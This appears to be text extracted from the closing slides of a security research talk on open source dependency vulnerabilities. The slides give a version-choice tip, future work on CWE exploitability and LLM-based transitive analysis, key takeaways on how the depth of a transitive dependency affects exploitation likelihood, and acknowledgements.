
Most known vulnerabilities have a known fix



<https://blog.deps.dev/>



Tip #4 - Choose Your Version Wisely



Parse Server

Future Work

- Evaluate different languages' CWE exploitability behavior
- Explore LLM for transitive vulnerabilities analysis
- Evaluate EPSS & KEV vs. our risk model

Key Takeaways

- Different open source vulnerability classes has different likelihood of exploitation
- Depth of a transitive vulnerability has tremendous effect on its exploitability likelihood
- Mature DevSecOps & AppSec culture will reduce your risk expose dramatically

Big kudos for our research colleagues
Adi Zlotkin & Talia Sacajiu
For their contribution to this research

Thank You



voxsecurity